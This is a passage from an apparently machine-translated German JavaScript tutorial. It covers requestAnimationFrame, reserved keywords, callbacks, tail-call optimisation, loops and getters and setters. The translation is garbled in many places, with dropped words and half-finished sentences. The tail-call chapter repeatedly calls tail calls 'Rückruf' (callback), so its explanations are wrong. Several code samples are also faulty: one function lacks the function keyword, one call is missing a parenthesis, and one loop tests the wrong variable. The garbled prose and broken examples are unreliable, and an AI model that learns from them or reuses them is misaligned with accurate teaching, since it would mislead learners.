                // the timeRunning updates its value (may affect performance)
                var timeRunning = (new Date()).getTime() - startTime;
                //console.log('var timeRunning = '+timeRunning+'ms');
                if (startTime < 0) {
                    // This branch: executes for the first frame only.
                    // it sets the startTime, then renders at currTime = 0.0
                    startTime = (new Date()).getTime();
                    render(0.0);
                } else if (timeRunning < FADE_DURATION) {
                    // This branch: renders every frame, other than the 1st frame,
                    // with the new timeRunning value.
                    render(timeRunning);
                } else {
                    return;
                }

                // Now we're done rendering one frame.
                // So we make a request to the browser to execute the next
                // animation frame, and the browser optimizes the rest.
                // This happens very rapidly, as you can see in the console.log();
                window.requestAnimationFrame(eachFrame);
            };

            // start the animation
            window.requestAnimationFrame(eachFrame);
        </script>
    </body>
</html>
```

Eine Animation abbrechen

Um einen Aufruf von `requestAnimationFrame` , benötigen Sie die ID, die er beim letzten Aufruf zurückgegeben hat. Dies ist der Parameter, den Sie für `cancelAnimationFrame` . Im folgenden Beispiel wird eine hypothetische Animation gestartet und nach einer Sekunde angehalten.

```
// stores the id returned from each call to requestAnimationFrame
var requestId;

// draw something
function draw(timestamp) {
    // do some animation
    // request next frame
    start();
}

// pauses the animation
function pause() {
    // pass in the id returned from the last call to requestAnimationFrame
    cancelAnimationFrame(requestId);
}

// begin the animation
function start() {
    // store the id returned from requestAnimationFrame
    requestId = requestAnimationFrame(draw);
}

// begin now
```

```
start();

// after a second, pause the animation
setTimeout(pause,1000);
```

Kompatibilität beibehalten

Natürlich können Sie, genau wie die meisten Dinge in Browser-JavaScript, einfach nicht darauf zählen, dass alles überall gleich ist. In diesem Fall kann `requestAnimationFrame` auf einigen Plattformen ein Präfix haben und anders benannt werden, beispielsweise `webkitRequestAnimationFrame` . Glücklicherweise gibt es eine sehr einfache Möglichkeit, alle bekannten Unterschiede, die möglicherweise vorhanden sind, auf eine Funktion zu gruppieren:

```
window.requestAnimationFrame = (function(){
    return window.requestAnimationFrame ||
        window.webkitRequestAnimationFrame ||
        window.mozRequestAnimationFrame ||
        function(callback){
            window.setTimeout(callback, 1000 / 60);
        };
})();
```

Beachten Sie, dass die letzte Option (die ausgefüllt wird, wenn keine vorhandene Unterstützung gefunden wurde) keine ID `cancelAnimationFrame` , die in `cancelAnimationFrame` . Es wurde jedoch ein effizienter Polyfill geschrieben, der dies behebt.

requestAnimationFrame online lesen:
https://riptutorial.com/de/javascript/topic/1808/requestanimationframe

Kapitel 74: Reservierte Schlüsselwörter

Einführung

Bestimmte Wörter - sogenannte *Schlüsselwörter* - werden in JavaScript speziell behandelt. Es gibt eine Vielzahl verschiedener Arten von Schlüsselwörtern, die sich in verschiedenen Versionen der Sprache geändert haben.

Examples

Reservierte Schlüsselwörter

JavaScript verfügt über eine vordefinierte Sammlung *reservierter Schlüsselwörter,* die Sie nicht als Variablen, Bezeichnungen oder Funktionsnamen verwenden können.

ECMAScript 1

1

A - E	E - R	S - Z
break	export	super
case	extends	switch
catch	false	this
class	finally	throw
const	for	true
continue	function	try
debugger	if	typeof
default	import	var
delete	in	void
do	new	while
else	null	with
enum	return	

ECMAScript 2

24 zusätzliche reservierte Schlüsselwörter hinzugefügt. (Neue Ergänzungen in Fettdruck).

3 E4X

A - F	*F - P*	*P - Z*
abstract	**final**	**public**
boolean	finally	return
break	**float**	**short**
byte	for	**static**
case	function	super
catch	**goto**	switch
char	if	**synchronized**
class	**implements**	this
const	import	throw
continue	in	**throws**
debugger	**instanceof**	**transient**
default	**int**	true
delete	**interface**	try
do	**long**	typeof
double	**native**	var
else	new	void
enum	null	**volatile**
export	**package**	while
extends	**private**	with
false	protected	

ECMAScript 5 / 5.1

Seit *ECMAScript 3 hat* sich nichts geändert.

ECMAScript 5 entfernte `int` , `byte` , `char` , `goto` , `long` , `final` , `float` , `short` , `double` , `native` , `throws` , `boolean` , `abstract` , `volatile` , `transient` und `synchronized` ; es fügte `let` und `yield` .

A - F	F - P	P - Z
break	finally	public
case	for	return
catch	function	static
class	if	super
const	implements	switch
continue	import	this
debugger	in	throw
default	instanceof	true
delete	interface	try
do	**let**	typeof
else	new	var
enum	null	void
export	package	while
extends	private	with
false	protected	**yield**

`implements` , `let` , `private` , `public` , `interface` , `package` , `protected` , `static` und `yield` sind **nur im strikten Modus nicht zulässig** .

`eval` und `arguments` sind keine reservierten Wörter, sie verhalten sich jedoch im **strikten Modus** .

ECMAScript 6 / ECMAScript 2015

A - E	E - R	S - Z
break	export	super
case	extends	switch
catch	finally	this
class	for	throw
const	function	try
continue	if	typeof
debugger	import	var
default	in	void

A - E	E - R	S - Z
delete	instanceof	while
do	new	with
else	return	yield

Zukünftig reservierte Keywords

Die folgenden sind als zukünftige Schlüsselwörter von der ECMAScript-Spezifikation reserviert. Sie verfügen derzeit über keine speziellen Funktionen, können jedoch zu einem späteren Zeitpunkt verwendet werden, sodass sie nicht als Bezeichner verwendet werden können.

enum		

Die folgenden sind nur reserviert, wenn sie im strengen Moduscode gefunden werden:

implements	package	public
interface	private	"statisch"
let	protected	

Zukünftig reservierte Schlüsselwörter in älteren Standards

Die folgenden sind als zukünftige Schlüsselwörter durch ältere ECMAScript-Spezifikationen (ECMAScript 1 bis 3) reserviert.

abstract	float	short
boolean	goto	synchronized
byte	instanceof	throws
char	int	transient
double	long	volatile
final	native	

Darüber hinaus können die Literale null, wahr und falsch nicht als Bezeichner in ECMAScript verwendet werden.

Aus dem Mozilla Developer Network .

Bezeichner und Bezeichnernamen

In Bezug auf reservierte Wörter unterscheidet man geringfügig zwischen den *"Bezeichnern"*, die für Variablen- oder Funktionsnamen verwendet werden, und den *"Bezeichnernamen"*, die als

Eigenschaften von zusammengesetzten Datentypen zulässig sind.

Beispielsweise führt Folgendes zu einem ungültigen Syntaxfehler:

```
var break = true;
```

> Nicht abgeholter SyntaxError: Unerwarteter Tokenbruch

Der Name gilt jedoch als Eigenschaft eines Objekts (ab ECMAScript 5+):

```
var obj = {
    break: true
};
console.log(obj.break);
```

Um aus dieser Antwort zu zitieren:

Aus der ECMAScript® 5.1-Sprachspezifikation :

> Abschnitt 7.6
>
> Bezeichner Bezeichnungen sind Token, die gemäß der im Abschnitt „Bezeichner“ in Kapitel 5 des Unicode-Standards angegebenen Grammatik interpretiert werden, mit einigen kleinen Änderungen. Ein `Identifier` ist ein `IdentifierName` , der kein `ReservedWord` (siehe 7.6.1).
>
> **Syntax**
>
> ```
> Identifier ::
>   IdentifierName but not ReservedWord
> ```

Nach Angabe ist ein `ReservedWord` :

> Abschnitt 7.6.1
>
> Ein reserviertes Wort ist ein `IdentifierName` , der nicht als `Identifier` .
>
> ```
> ReservedWord ::
>   Keyword
>   FutureReservedWord
>   NullLiteral
>   BooleanLiteral
> ```

Dazu gehören Schlüsselwörter, zukünftige Schlüsselwörter, `null` und boolesche Literale. Die vollständige Liste der Schlüsselwörter finden Sie in Abschnitt 7.6.1 und Literale in Abschnitt 7.8 .

Das obige (Abschnitt 7.6) impliziert, dass `IdentifierName` s `ReservedWord` s sein kann und aus der Spezifikation für Objektinitialisierer :

> Abschnitt 11.1.5

Syntax

```
ObjectLiteral :
  { }
  { PropertyNameAndValueList }
  { PropertyNameAndValueList , }
```

Wo `PropertyName` ist, laut Spezifikation:

```
PropertyName :
  IdentifierName
  StringLiteral
  NumericLiteral
```

Wie Sie sehen, kann ein `PropertyName` ein `IdentifierName` , wodurch `ReservedWord` als `PropertyName` s verwendet werden können. Das sagt uns schlüssig, dass es *durch Spezifikation* erlaubt ist, `ReservedWord` Werte wie `class` und `var` als `PropertyName` Werte zu verwenden, die wie String-Literale oder numerische Literale nicht angegeben sind.

Weitere Informationen finden Sie in Abschnitt 7.6 - Bezeichner und Bezeichner.

Hinweis: Der Syntax-Highlighter in diesem Beispiel hat das reservierte Wort erkannt und es dennoch hervorgehoben. Während das Beispiel gültig ist, können Javascript-Entwickler von Compiler / Transpiler-, Linter- und Minifier-Tools herausgefunden werden, die anders argumentieren.

Reservierte Schlüsselwörter online lesen:
https://riptutorial.com/de/javascript/topic/1853/reservierte-schlusselworter

Kapitel 75: Rückrufe

Examples

Beispiele für einfache Rückrufnutzung

Callbacks bieten eine Möglichkeit, die Funktionalität einer Funktion (oder Methode) zu erweitern, ***ohne*** den Code ***zu ändern*** . Dieser Ansatz wird häufig in Modulen (Bibliotheken / Plugins) verwendet, deren Code nicht geändert werden soll.

Angenommen, wir haben die folgende Funktion geschrieben und berechnen die Summe eines gegebenen Wertebereichs:

```
function foo(array) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        sum += array[i];
    }
    return sum;
}
```

Angenommen, wir möchten mit jedem Wert des Arrays etwas tun, z. B. mit `alert()` anzeigen. Wir könnten die entsprechenden Änderungen im Code von `foo` vornehmen:

```
function foo(array) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        alert(array[i]);
        sum += array[i];
    }
    return sum;
}
```

Was aber, wenn wir uns dazu entscheiden, `console.log` anstelle von `alert()` ? Natürlich ist es keine gute Idee, den Code von `foo` ändern, wenn wir uns dazu entscheiden, mit jedem Wert etwas anderes zu tun. Es ist viel besser, die Möglichkeit zu haben, unsere Meinung zu ändern, ohne den Code von `foo` zu ändern. Das ist genau der Anwendungsfall für Rückrufe. Wir müssen nur die Unterschrift und den Körper von `foo` leicht ändern:

```
function foo(array, callback) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        callback(array[i]);
        sum += array[i];
    }
    return sum;
}
```

Jetzt können wir das Verhalten von `foo` ändern, indem wir nur die Parameter ändern:

```
var array = [];
foo(array, alert);
foo(array, function (x) {
    console.log(x);
});
```

Beispiele mit asynchronen Funktionen

In jQuery ist die `$.getJSON()` -Methode zum Abrufen von JSON-Daten asynchron. Das Übergeben von Code in einem Rückruf stellt daher sicher, dass der Code aufgerufen wird, *nachdem* der JSON abgerufen wurde.

`$.getJSON()` Syntax:

```
$.getJSON( url, dataObject, successCallback );
```

Beispiel für `$.getJSON()` Code:

```
$.getJSON("foo.json", {}, function(data) {
    // data handling code
});
```

Folgendes würde *nicht* funktionieren, da der Code für die Datenverarbeitung wahrscheinlich aufgerufen wird, *bevor* die Daten tatsächlich empfangen werden, da die `$.getJSON` Funktion eine unbestimmte Zeit in `$.getJSON` nimmt und den Aufrufstack nicht `$.getJSON` , während sie auf den JSON wartet.

```
$.getJSON("foo.json", {});
// data handling code
```

Ein anderes Beispiel für eine asynchrone Funktion ist die `animate()` Funktion von jQuery. Da das Ausführen der Animation eine bestimmte Zeit in Anspruch nimmt, ist es manchmal wünschenswert, Code unmittelbar nach der Animation auszuführen.

`.animate()` Syntax:

```
jQueryElement.animate( properties, duration, callback );
```

Um beispielsweise eine Ausblendanimation zu erstellen, nach der das Element vollständig ausgeblendet ist, kann der folgende Code ausgeführt werden. Beachten Sie die Verwendung des Rückrufs.

```
elem.animate( { opacity: 0 }, 5000, function() {
    elem.hide();
} );
```

Dadurch kann das Element direkt nach dem Ausführen der Funktion ausgeblendet werden. Dies

unterscheidet sich von:

```
elem.animate( { opacity: 0 }, 5000 );
elem.hide();
```

weil letztere nicht auf den Abschluss von `animate()` (eine asynchrone Funktion) wartet und das Element daher sofort ausgeblendet wird, was zu einem unerwünschten Effekt führt.

Was ist ein Rückruf?

Dies ist ein normaler Funktionsaufruf:

```
console.log("Hello World!");
```

Wenn Sie eine normale Funktion aufrufen, führt sie ihre Aufgabe aus und gibt die Kontrolle an den Anrufer zurück.

Manchmal muss eine Funktion jedoch die Kontrolle an den Anrufer zurückgeben, um seine Arbeit zu erledigen:

```
[1,2,3].map(function double(x) {
    return 2 * x;
});
```

Im obigen Beispiel wird die Funktion `double` ist ein Rückruf für die Funktion der `map` , weil:

1. Die Funktion `double` wird auf die Funktion gegeben `map` vom Anrufer.
2. Die Funktion der `map` muss die Funktion aufrufen `double` null oder mehr Male , um seine Arbeit zu tun.

Somit ist die Funktion der `map` ist im Wesentlichen die Steuerung zurück an den Anrufer zurück jedes Mal , es die Funktion aufruft `double` . Daher der Name "Rückruf".

Funktionen können mehr als einen Rückruf annehmen:

```
promise.then(function onFulfilled(value) {
    console.log("Fulfilled with value " + value);
}, function onRejected(reason) {
    console.log("Rejected with reason " + reason);
});
```

Hier akzeptiert die Funktion `then` zwei Callback-Funktionen, `onFulfilled` und `onRejected` . Außerdem wird tatsächlich nur eine dieser beiden Rückruffunktionen aufgerufen.

Interessanter ist, dass die Funktion `then` zurückkehrt, bevor einer der Callbacks aufgerufen wird. Daher kann eine Rückruffunktion auch aufgerufen werden, nachdem die ursprüngliche Funktion zurückgekehrt ist.

Fortsetzung (synchron und asynchron)

Callbacks können verwendet werden, um Code bereitzustellen, der nach Abschluss einer Methode ausgeführt werden soll:

```
/**
 * @arg {Function} then continuation callback
 */
function doSomething(then) {
  console.log('Doing something');
  then();
}

// Do something, then execute callback to log 'done'
doSomething(function () {
  console.log('Done');
});

console.log('Doing something else');

// Outputs:
//   "Doing something"
//   "Done"
//   "Doing something else"
```

Die obige Methode `doSomething()` wird synchron mit den Callback-Ausführungsblöcken ausgeführt, bis `doSomething()` zurückkehrt, um sicherzustellen, dass der Callback ausgeführt wird, bevor der Interpreter weitergeht.

Rückrufe können auch verwendet werden, um Code asynchron auszuführen:

```
doSomethingAsync(then) {
  setTimeout(then, 1000);
  console.log('Doing something asynchronously');
}

doSomethingAsync(function() {
  console.log('Done');
});

console.log('Doing something else');

// Outputs:
//   "Doing something asynchronously"
//   "Doing something else"
//   "Done"
```

Die `then` Rückrufe sind als Fortsetzungen der `doSomething()` Methoden. Das Bereitstellen eines Rückrufs als letzte Anweisung in einer Funktion wird als Tail-Call bezeichnet , der von den ES2015-Interpreters optimiert wird .

Fehlerbehandlung und Kontrollflussverzweigung

Callbacks werden häufig zur Fehlerbehandlung verwendet. Dies ist eine Form der

Steuerungsflussverzweigung, bei der einige Anweisungen nur ausgeführt werden, wenn ein Fehler auftritt:

```
const expected = true;

function compare(actual, success, failure) {
  if (actual === expected) {
    success();
  } else {
    failure();
  }
}

function onSuccess() {
  console.log('Value was expected');
}

function onFailure() {
  console.log('Value was unexpected/exceptional');
}

compare(true, onSuccess, onFailure);
compare(false, onSuccess, onFailure);

// Outputs:
//   "Value was expected"
//   "Value was unexpected/exceptional"
```

Die Codeausführung in `compare()` oben hat zwei mögliche Verzweigungen: `success` wenn die erwarteten und tatsächlichen Werte gleich sind, und `error` wenn sie unterschiedlich sind. Dies ist besonders nützlich, wenn der Steuerfluss nach einer asynchronen Anweisung verzweigen soll:

```
function compareAsync(actual, success, failure) {
  setTimeout(function () {
    compare(actual, success, failure)
  }, 1000);
}

compareAsync(true, onSuccess, onFailure);
compareAsync(false, onSuccess, onFailure);
console.log('Doing something else');

// Outputs:
//   "Doing something else"
//   "Value was expected"
//   "Value was unexpected/exceptional"
```

Es sollte beachtet werden, dass sich mehrere Callbacks nicht gegenseitig ausschließen müssen - beide Methoden können aufgerufen werden. In ähnlicher Weise könnte das `compare()` mit optionalen Rückrufen geschrieben werden (unter Verwendung eines Noop als Standardwert - siehe Null-Objekt-Muster).

Rückrufe und `this`

Wenn Sie einen Rückruf verwenden, möchten Sie häufig auf einen bestimmten Kontext zugreifen.

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', function() {
    console.log(this.msg);  // <= will fail because "this" is undefined
  });
}

var s = new SomeClass("hello", someElement);
```

Lösungen

- Verwenden Sie `bind`

  `bind` erzeugt effektiv eine neue Funktion, die `this` auf alles setzt, was zum `bind` und ruft dann die ursprüngliche Funktion auf.

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click', function() {
      console.log(this.msg);
    }.bind(this));  // <=-  bind the function to `this`
  }
  ```

- Verwenden Sie Pfeilfunktionen

  Pfeil Funktionen automatisch binden die aktuellen `this` Kontext.

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click',() => {   // <=-  arrow function binds `this`
      console.log(this.msg);
    });
  }
  ```

Oft möchten Sie eine Member-Funktion aufrufen, im Idealfall übergeben Sie alle an das Ereignis übergebenen Argumente an die Funktion.

Lösungen:

- Verwenden Sie bind

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click', this.handleClick.bind(this));
  }

  SomeClass.prototype.handleClick = function(event) {
    console.log(event.type, this.msg);
  };
  ```

- Verwenden Sie die Pfeilfunktionen und den Restoperator

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', (...a) => this.handleClick(...a));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
};
```

- Insbesondere für DOM-Ereignis-Listener können Sie die `EventListener` Schnittstelle implementieren

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this);
}

SomeClass.prototype.handleEvent = function(event) {
  var fn = this[event.type];
  if (fn) {
     fn.apply(this, arguments);
  }
};

SomeClass.prototype.click = function(event) {
  console.log(this.msg);
};
```

Rückruf über Pfeilfunktion

Die Verwendung der Pfeilfunktion als Rückruffunktion kann Codezeilen reduzieren.

Die Standardsyntax für die Pfeilfunktion lautet

```
() => {}
```

Dies kann als Rückruf verwendet werden

Zum Beispiel, wenn wir alle Elemente in einem Array drucken möchten [1,2,3,4,5]

Ohne Pfeilfunktion sieht der Code so aus

```
[1,2,3,4,5].forEach(function(x){
                console.log(x);
            }
```

Mit der Pfeilfunktion kann es auf reduziert werden

```
[1,2,3,4,5].forEach(x => console.log(x));
```

Hier ist die Callback-Funktion `function(x){console.log(x)}` auf `x=>console.log(x)` reduziert.

Rückrufe online lesen: https://riptutorial.com/de/javascript/topic/2842/ruckrufe

Kapitel 76: Rückrufoptimierung

Syntax

- nur return call () entweder implizit, wie in der arrow-Funktion oder explizit, kann eine Schlussanweisung sein
- function foo () {return bar (); } // Der Aufruf zur Sperre ist ein Rückruf
- Funktion foo () {bar (); } // bar ist kein Rückruf. Die Funktion gibt undefined zurück, wenn keine Rückgabe erfolgt
- const foo = () => bar (); // bar () ist ein Rückruf
- const foo = () => (poo (), bar ()); // poo ist kein Schlussruf, Bar ist ein Schlussruf
- const foo = () => poo () && bar (); // poo ist kein Schlussruf, Bar ist ein Schlussruf
- const foo = () => bar () + 1; // bar ist kein Abruf, da der Kontext + 1 zurückgeben muss

Bemerkungen

TCO ist auch als PTC (Proper Tail Call) bekannt.

Examples

Was ist die Rückrufoptimierung (TCO)?

TCO ist nur im strikten Modus verfügbar

Überprüfen Sie die Browser- und Javascript-Implementierungen immer auf Unterstützung für alle Sprachfunktionen. Wie auch bei jeder JavaScript-Funktion oder -Syntax können sich Änderungen in der Zukunft ergeben.

Es bietet eine Möglichkeit, rekursive und tief verschachtelte Funktionsaufrufe zu optimieren, indem der Funktionsstatus nicht mehr auf den globalen Frame-Stack gepusht wird. Außerdem muss nicht jede aufrufende Funktion zurückgesetzt werden, indem direkt zur ursprünglichen aufrufenden Funktion zurückgekehrt wird.

```
function a(){
   return b(); // 2
}
function b(){
   return 1;  // 3
}
a(); // 1
```

Ohne TCO erstellt der Aufruf von `a()` einen neuen Rahmen für diese Funktion. Wenn diese Funktion `b()` aufruft, wird der Frame von `a()` auf den Frame-Stack verschoben und ein neuer Frame für Funktion `b()`

Wenn `b()` Rückkehr zu `a()` `a()` ,s - Rahmen wird von dem Rahmen Stapel geholt. Es kehrt sofort

zum globalen Rahmen zurück und verwendet daher keinen der auf dem Stapel gespeicherten Zustände.

TCO erkennt, dass der Aufruf von `a()` an `b()` am Ende der Funktion `a()` und es ist nicht erforderlich, den Status von `a()` auf den Frame Stack zu schieben. Wenn `b(0)` zurückkehrt, anstatt zu `a()` , kehrt es direkt zum globalen Frame zurück. Weitere Optimierung durch Wegfall der Zwischenschritte.

TCO ermöglicht für rekursive Funktionen eine unbegrenzte Rekursion, da der Frame-Stack nicht mit jedem rekursiven Aufruf wächst. Ohne TCO hatte die rekursive Funktion eine begrenzte rekursive Tiefe.

> **Hinweis** TCO ist eine JavaScript-Engine-Implementierungsfunktion. Sie kann nicht über einen Transpiler implementiert werden, wenn der Browser dies nicht unterstützt. Es gibt keine zusätzliche Syntax in der Spezifikation, die zur Implementierung der TCO erforderlich ist. Daher besteht die Gefahr, dass die TCO das Web beschädigt. Die Veröffentlichung in der Welt ist vorsichtig und erfordert möglicherweise Browser- / Engine-spezifische Flags für die wahrnehmbare Zukunft.

Rekursive Schleifen

Die Rückrufoptimierung ermöglicht die sichere Implementierung rekursiver Schleifen, ohne dass der Call-Stack-Überlauf oder der Overhead eines wachsenden Frame-Stacks bedroht ist.

```
function indexOf(array, predicate, i = 0) {
    if (0 <= i && i < array.length) {
        if (predicate(array[i])) {  return i; }
        return indexOf(array, predicate, i + 1); // the tail call
    }
}
indexOf([1,2,3,4,5,6,7], x => x === 5); // returns index of 5 which is 4
```

Rückrufoptimierung online lesen: https://riptutorial.com/de/javascript/topic/2355/ruckrufoptimierung

Kapitel 77: Schleifen

Syntax

- for (*Initialisierung* ; *Bedingung* ; *final_expression*) {}
- für (*Schlüssel* in *Objekt*) {}
- for (*Variable* von *iterable*) {}
- while (*Bedingung*) {}
- {} while (*Bedingung*)
- für jede (*Variable* im *Objekt*) {} // ECMAScript für XML

Bemerkungen

Schleifen in JavaScript helfen in der Regel bei der Lösung von Problemen, bei denen bestimmter Code *x*- mal wiederholt wird. Angenommen, Sie müssen eine Nachricht fünfmal protokollieren. Sie könnten das tun:

```
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
```

Das ist aber nur zeitaufwändig und irgendwie lächerlich. Was wäre, wenn Sie mehr als 300 Nachrichten protokollieren müssten? Sie sollten den Code durch eine herkömmliche "for" -Schleife ersetzen:

```
for(var i = 0; i < 5; i++){
    console.log("a message");
}
```

Examples

Standard "für" Schleifen

Standardgebrauch

```
for (var i = 0; i < 100; i++) {
    console.log(i);
}
```

Erwartete Ausgabe:

0
1

...
99

Mehrere Deklarationen

Wird üblicherweise zum Zwischenspeichern der Länge eines Arrays verwendet

```
var array = ['a', 'b', 'c'];
for (var i = 0; i < array.length; i++) {
    console.log(array[i]);
}
```

Erwartete Ausgabe:

'ein'
'b'
'c'

Inkrement ändern

```
for (var i = 0; i < 100; i += 2 /* Can also be: i = i + 2 */) {
    console.log(i);
}
```

Erwartete Ausgabe:

0
2
4
...
98

Dekrementierte Schleife

```
for (var i = 100; i >=0; i--) {
    console.log(i);
}
```

Erwartete Ausgabe:

100
99
98
...
0

"while" Loops

Standard While-Schleife

Eine standardmäßige while-Schleife wird ausgeführt, bis die angegebene Bedingung falsch ist:

```
var i = 0;
while (i < 100) {
    console.log(i);
    i++;
}
```

Erwartete Ausgabe:

0
1
...
99

Dekrementierte Schleife

```
var i = 100;
while (i > 0) {
    console.log(i);
    i--; /* equivalent to i=i-1 */
}
```

Erwartete Ausgabe:

100
99
98
...
1

Mach ... während der Schleife

Eine do ... while-Schleife wird immer mindestens einmal ausgeführt, unabhängig davon, ob die Bedingung wahr oder falsch ist:

```
var i = 101;
do {
    console.log(i);
} while (i < 100);
```

Erwartete Ausgabe:

101

"Break" aus einer Schleife

Ausbruch einer While-Schleife

```
var i = 0;
while(true) {
    i++;
    if(i === 42) {
        break;
    }
}
console.log(i);
```

Erwartete Ausgabe:

```
42
```

Ausbruch einer for-Schleife

```
var i;
for(i = 0; i < 100; i++) {
    if(i === 42) {
        break;
    }
}
console.log(i);
```

Erwartete Ausgabe:

```
42
```

"weiter" eine Schleife

Fortsetzung einer "for" -Schleife

Wenn Sie das Schlüsselwort `continue` in eine for-Schleife einfügen, springt die Ausführung zum Aktualisierungsausdruck (`i++` im Beispiel):

```
for (var i = 0; i < 3; i++) {
    if (i === 1) {
        continue;
    }
    console.log(i);
}
```

Erwartete Ausgabe:

```
0
2
```

Fortsetzung einer While-Schleife

Wenn Sie in einer while-Schleife `continue` , springt die Ausführung zur Bedingung (`i < 3` im Beispiel):

```
var i = 0;
while (i < 3) {
    if (i === 1) {
        i = 2;
        continue;
    }
    console.log(i);
    i++;
}
```

Erwartete Ausgabe:

```
0
2
```

"do ... while" -Schleife

```
var availableName;
do {
    availableName = getRandomName();
} while (isNameUsed(name));
```

Eine `do while` Schleife wird garantiert mindestens einmal ausgeführt, da der Zustand nur am Ende einer Iteration überprüft wird. Eine traditionelle `while` Schleife kann null oder mehrmals ausgeführt werden, wenn ihre Bedingung zu Beginn einer Iteration überprüft wird.

Bestimmte verschachtelte Schleifen brechen

Wir können unsere Schleifen benennen und bei Bedarf die spezifische brechen.

```
outerloop:
for (var i = 0;i<3;i++){
    innerloup:
    for (var j = 0;j <3; j++){
        console.log(i);
        console.log(j);
        if (j == 1){
            break outerloop;
        }
    }
}
```

Ausgabe:

```
0
0
0
1
```

Etiketten brechen und fortfahren

Auf die Anweisungen break und continue kann eine optionale Beschriftung folgen, die wie eine goto-Anweisung funktioniert und die Ausführung von der Position, auf die die Beschriftung verweist, fortsetzt

```
for(var i = 0; i < 5; i++){
  nextLoop2Iteration:
  for(var j = 0; j < 5; j++){
    if(i == j) break nextLoop2Iteration;
    console.log(i, j);
  }
}
```

i = 0 j = 0 überspringt den Rest von j-Werten
1 0
i = 1 j = 1 überspringt den Rest von j-Werten
2 0
2 1 ***i = 2 j = 2 überspringt den Rest der j-Werte***
3 0
3 1
3 2
i = 3 j = 3 überspringt den Rest der j-Werte
4 0
4 1
4 2
4 3
i = 4 j = 4 protokolliert nicht und es werden Schleifen ausgeführt

"for ... of" -Schleife

6

```
const iterable = [0, 1, 2];
for (let i of iterable) {
    console.log(i);
}
```

Erwartete Ausgabe:

0
1
2

Die Vorteile der for ... of-Schleife sind:

- Dies ist die präziseste, direkte Syntax, die bisher für das Durchlaufen von Array-Elementen verwendet wurde
- Es vermeidet alle Fallstricke von ... in

- Im Gegensatz zu `forEach()` funktioniert es mit break, continue und return

Unterstützung von für ... in anderen Sammlungen

Zeichenketten

for ... of behandelt eine Zeichenfolge als eine Folge von Unicode-Zeichen:

```
const string = "abc";
for (let chr of string) {
  console.log(chr);
}
```

Erwartete Ausgabe:

```
a b c
```

Sets

für ... Arbeiten an Set-Objekten .

Hinweis :

- Ein Set-Objekt entfernt Duplikate.
- Bitte überprüfen Sie diese Referenz für die `Set()` Browserunterstützung.

```
const names = ['bob', 'alejandro', 'zandra', 'anna', 'bob'];

const uniqueNames = new Set(names);

for (let name of uniqueNames) {
  console.log(name);
}
```

Erwartete Ausgabe:

```
Bob
Alejandro
Zandra
Anna
```

Karten

Sie können auch für ... von Schleifen verwenden, um über Map s zu iterieren. Dies funktioniert ähnlich wie bei Arrays und Sets, außer dass die Iterationsvariable sowohl einen Schlüssel als

auch einen Wert speichert.

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const iteration of map) {
  console.log(iteration) //will log ['abc', 1] and then ['def', 2]
}
```

Sie können die Destrukturierungszuordnung verwenden , um den Schlüssel und den Wert getrennt zu erfassen:

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const [key, value] of map) {
  console.log(key + ' is mapped to ' + value)
}
/*Logs:
  abc is mapped to 1
  def is mapped to 2
*/
```

Objekte

denn ... von Schleifen *funktionieren nicht* direkt an einfachen Objekten; Es ist jedoch möglich, die Eigenschaften eines Objekts zu `Object.keys()` , indem `Object.keys()` zu einer for ... in-Schleife `Object.keys()` oder `Object.keys()` :

```
const someObject = { name: 'Mike' };

for (let key of Object.keys(someObject)) {
  console.log(key + ": " + someObject[key]);
}
```

Erwartete Ausgabe:

> Name: Mike

"for ... in" -Schleife

> **Warnung**
> for ... in ist für das Durchlaufen von Objektschlüsseln gedacht, nicht für Array-Indizes. Es wird generell davon abgeraten, ein Array durchzugehen . Es enthält auch Eigenschaften des Prototyps. `hasOwnProperty` kann es erforderlich sein, mithilfe von `hasOwnProperty` zu überprüfen, ob sich der Schlüssel innerhalb des Objekts `hasOwnProperty` . Wenn Attribute im Objekt von der `defineProperty/defineProperties` Methode definiert werden und der Parameter `enumerable: false` , sind diese Attribute nicht zugänglich.

```
var object = {"a":"foo", "b":"bar", "c":"baz"};
// `a` is inaccessible
Object.defineProperty(object , 'a', {
        enumerable: false,
});
for (var key in object) {
    if (object.hasOwnProperty(key)) {
      console.log('object.' + key + ', ' + object[key]);
    }
}
```

Erwartete Ausgabe:

object.b, bar
object.c, baz

Schleifen online lesen: https://riptutorial.com/de/javascript/topic/227/schleifen

Kapitel 78: Setter und Getter

Einführung

Setter und Getter sind Objekteigenschaften, die eine Funktion aufrufen, wenn sie gesetzt / abgerufen werden.

Bemerkungen

Eine Objekteigenschaft kann nicht gleichzeitig einen Getter und einen Wert enthalten. Eine Objekteigenschaft kann jedoch gleichzeitig einen Setter und einen Getter enthalten.

Examples

Definieren eines Setters / Getters in einem neu erstellten Objekt

Mit JavaScript können Getter und Setter in der Objektliteral-Syntax definiert werden. Hier ist ein Beispiel:

```
var date = {
    year: '2017',
    month: '02',
    day: '27',
    get date() {
        // Get the date in YYYY-MM-DD format
        return `${this.year}-${this.month}-${this.day}`
    },
    set date(dateString) {
        // Set the date from a YYYY-MM-DD formatted string
        var dateRegExp = /(\d{4})-(\d{2})-(\d{2})/;

        // Check that the string is correctly formatted
        if (dateRegExp.test(dateString)) {
            var parsedDate = dateRegExp.exec(dateString);
            this.year = parsedDate[1];
            this.month = parsedDate[2];
            this.day = parsedDate[3];
        }
        else {
            throw new Error('Date string must be in YYYY-MM-DD format');
        }
    }
};
```

Durch den Zugriff auf die Eigenschaft `date.date` würde der Wert `2017-02-27` . Die Einstellung `date.date = '2018-01-02` würde die Setter-Funktion aufrufen, die dann die Zeichenfolge analysiert und `date.year = '2018'` , `date.month = '01'` und `date.day = '02'` . Wenn Sie versuchen, einen falsch formatierten String (z. B. `"hello"`) zu übergeben, wird ein Fehler ausgegeben.

